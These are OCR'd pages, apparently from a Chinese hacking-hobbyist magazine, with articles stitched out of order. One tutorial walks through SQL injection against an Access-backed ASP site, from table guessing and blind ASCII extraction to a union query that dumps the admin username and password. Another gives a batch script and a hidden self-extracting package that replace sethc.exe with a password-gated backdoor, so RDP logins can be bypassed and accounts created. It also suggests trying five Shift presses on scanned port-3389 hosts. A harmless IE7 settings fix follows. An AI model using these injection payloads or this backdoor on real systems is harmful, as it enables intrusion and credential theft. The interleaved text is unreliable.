


图3




图4

1．首先要猜出我们最需要的管理员的表

这个需要我们有相当的经验，当然靠工具注入会省去我们不少的麻烦，毕竟这是体力活。但是手工注入是我们必不可少的技能，所以我们要知其然，也要知其所以然。最常见的表名就是admin了，输入语句“1 and exists(select * from admin)”，exists(select * from admin)中的exists是数据库带的一个函数，用来判断一个“东西”是否存在，存在的话返回正确的页面，我这里测试的是“select * from admin”是否存在，意思是从admin这个表里查询数据，如果admin确实存在，这条语句就是正确的，如图3。如果返回错误的页面（这里指的是像图2中所出现的页面那样），就说明我们猜的表不对，就继续换着猜。

2．猜到了表名，接下来就要继续猜表里存在的字段了

跟猜表名一样，提交“1 and exists(select admin from admin)”，如果字段名猜解正确则返回正确页面，如图4。这里我设定的管理员账号的字段是admin，密码字段是pwd。

3．猜到了管理员表里的字段，剩下的就是猜它们的值了




图5

先猜管理员名字的长度，提交“1 and (select top 1 len(admin) from admin)>5”，如图5，这里显示的是“没有新闻”，可见管理员的名字不是大于5位的，改成1 and (select top 1 len(admin) from admin)>4”，返回正确，那就说明管理员名字长度大于4但是小于5，那么长度就是5了。接下来猜其内容了，提交“1 and (select top 1 asc(mid(admin,1,1)) from admin)>50”，SQL语句里有2个函数给菜鸟朋友们解释一下，asc()，取得一个字符的ascii码；mid(admin,1,1)，取admin字段里第一位开始的一位，如果改成mid(admin,2,1)，就是从第二位开始取一位。这句话合起来的意思就是取admin的第一位的ascii码，是否比50大。只要一位一位的猜下去就可以得到管理员的账号为admin。pwd的内容也依然这样猜解。

4．现在的朋友们都知道，ACCESS的注入相当的累人，于是都改用了工具，像NBSI、啊D和HDSI都是不错的注入工具，但是这些注入工具都没有带union注入的功能，而union注入不但方便且大大提高了我们的效率。先说说Union查询的用法，Union用来连接多条查询语句，在执行完一条查询命令后接着执行第二条。有一点要注意，union查询字段必须和前面的语句字段数量一致。也就是说，我这里有2个表，一个news、




图6

新闻ID：2
新闻标题：1

图7




图8

首语：

上一期的专题连载完毕了，大家感觉怎么样呢？小编也不知道这第一道大菜合不合大家的胃口，以后的杂志里大家希望看到哪方面的内容呢？快点给我们回执吧，把你的意见告诉我们，手册需要你……下期又是一个新专题了，会是什么呢？

连续Shift带来的恶果

图 蜀国布衣

从本文您可以学到：

利用 Shift 键突破远程桌面的密码验证

键盘上有几个键的使用频率是比较高的，因为系统或软件往往赋予它们特殊的功能，这其中就包括最常见的Shift键。比如在Windows系统中，连续五次按下Shift键，就可以启动系统的粘滞键，用于帮助同时按下多个键有困难的人。但是大家想过没有，同样是按下Shift键，就能轻松的突破远程桌面的密码验证。

一、编写批处理文件

现在网络中已经出现了多个Shift键的利用程序。不过要使用这些利用程序，首先要编写一个批处理文件。打开文本编辑器后写入下面这段代码，然后将其另存为后缀名为bat的文件(如图1)。




图1 编写bat文件

```
@echo off
copy Shift.exe %SystemRoot%system32sethc.exe y
copy Shift.exe %SystemRoot%system32dllcachesethc.exe y
attrib %SystemRoot%system32sethc.exe +h
attrib %SystemRoot%system32dllcachesethc.exe +h
del Shift.exe
del %0%
```

这段代码的意思是，将Shift.exe这个文件复制到系统的system32和dllcache目录中，并将其更名为sethc.exe，替换原有的粘滞键程序。然后将替换后的sethc.exe设置为隐藏，最后再删除Shift.exe这个工具和批处理文件本身。

二、捆绑所需的文件

现在通过WinRAR将批处理文件和利用文件进行压缩，接着打开这个RAR文件并点击“自解压格式”图标。在弹出的对话框中点击“高级自解压选项”按钮，然后在弹出的“高级自解压选项”窗口中选择“常规”选项标签，再在它的“解压路径”中填入%systemroot%，这表示系统的安装目录，然后在“解压缩之后运行”中输入批处理文件的名称（如图2）。现在点击“模式”选项标签，选中“全部隐藏”和“覆盖所有文件”这两个选项，确定退出就可以了。




图2 制作自解压文件

三、利用Shift来入侵

现在将自解压文件上传到远程系统中运行，这样利用工具就会替换掉系统中的粘滞键程序。然后利用远程桌面来连接远程服务器，这时远程系统会弹出一个登录窗口。现在我们连续五次点击Shift键，这时就会弹出Shift键的利用工具。表面上它和粘滞键使用程序界面相同，但是只需要通过鼠标点击界面的右下角，这时就会弹出一个密码输入窗口（如图3）。




图3 密码输入窗口

当成功输入密码**123456**以后，会有“运行cmd”和“启动桌面”按钮(如图4)。点击“运行cmd”按钮，就可以进入系统的命令提示符窗口，这样就能利用net命令来创建一个新的账户进行登录。另外点击“启动桌面”按钮，就可以启动系统的explorer.exe进程，从而绕过系统登录窗口进入桌面进行控制。




图4 成功输入密码后的界面

四、提高警惕很重要

现在已经有大量的服务器，被植入了Shift键的利用程序，因此以后当我们通过扫描获得3389端口以后，就可以试着点击五次Shift键，看看是否有相应的程序可以利用。同样作为网站的管理员，也可以试着点击五次Shift键，查看服务器系统是否安装了利用程序，如果有的话就应当立即进行删除操作。

编辑点评：

这篇文章放到这里有两点原因，一个是文章虽然没有讲解很基础的东西，但这篇文章的难度很低，思路很好，因为我们要让大家学会的不仅仅是知识，更重要的是一种思路，虽然有点像当初那个“放大镜”的利用方法，但“举一反三”是菜鸟要掌握的一项基本技能。还有一个原因就是文章中重温了Rar打包文件的方法，温习一下，如果还有小菜没见过，就好好研究一下吧。

一个admin、news.asp文件里查询的是news表，我们可以根据注入点对admin表进行查询并显示在页面上，直接来看吧。在注入点上输入“1 and 1=2 union select 1,2 from admin”，完整的SQL语句就是：select * from news where id=1 and 1=2 union select 1,2 from admin，这里有两条：1、select * from news where id=1 and 1=2，很显然这条有个and 1=2，进行查询时肯定是查不到东西的；2、select 1,2 from admin，从admin查询1，2两个字段，如图6。注意到图7的内容没？它不像前面一样，显示的是“1”和“注入测试”的字样，而是2和1，这里的2和1其实就是select 1,2 from admin中的1和2，如果我们变换这个1和2为其他的东西呢？继续看看吧。admin里的pwd字段我们直接显示出来，而不是一位一位的猜。注入语句：1 and 1=2 union select pwd,admin from admin，看图8。看到没？账号密码都直接显示在页面上，也就不需要我们一个一个的猜了，用工具也没这么快的哦。

总结

注入从几年前出现到现在仍然是个流行的方法，不过这是有很多朋友不知其所以然，我写的这个东西不知道有没有为菜鸟朋友们解惑，即使只让你知道了一点点也是好的。还有，我把用到的ASP程序上传到我空间里，大家可以真正的体验“手把手教学”，对着杂志里的内容进行一步步的测试，学习注入。

地址：http://www.iamnull.cn/cclab/accsql/index.asp

编辑点评：

希望大家帮我把这个系列坚持下去，我的话完了。

首语

QQ2008终于安装到电脑上了，咋跟内测版本有些不同呢？这是为什么呢？看来开始对TX的期望过高了，所谓站得高摔得惨，我已经是粉身碎骨了。。。。记得有一段时间我甚至在想QQ占这么多内存是不是因为我里面的好友太多了？于是删几个，再删几个……等好友删光了，就终于可以忍心抛弃QQ了，嘿嘿。

无法完成IE 7个性化设置的解决方法

图 popdog1412

从本文您可以学到：

怎样通过组策略和注册表取消 IE7 的个性化设置页面

前些日子朋友的电脑换上了 IE7.0 中文版，给偶打来了电话描述他所遇到的问题。

问题描述：

安装完IE7.0后打开浏览器就会自动打开IE 7个性化设置页面（http://runonce.msn.com/runonce2.asPx），如图1（ie左下角有一感叹号，无法完成最后的设置）。不管是通过Internet选项里的主页设置还是通过第3方软件设置都无法让主页恢复成朋友想要的“about:blank”。




图1 无法完成设置

问题的解决：

根据以前偶的经验给出了2种关于IE7.0个性化设置页面无法完成最后设置问题的解决方法！

方法一：修改组策略

依然单击开始——运行，输入gpedit.msc，打开“组策略”，如图2。然后找到用户配置→管理模板→windows components→internet xeplorer，在它的右边框中找到“阻止执行首次运行自定义设置”，如图3。并双击它，在打开的新窗口中选择“已启用”项，在下面的“选择您的选择”框中选择“直接转到‘欢迎使用ie’页面”，如图4。确定退出就OK了。现在运行一下ie7.0，出现了可爱的“about:blank”了，呵呵。




图2 打开“组策略”

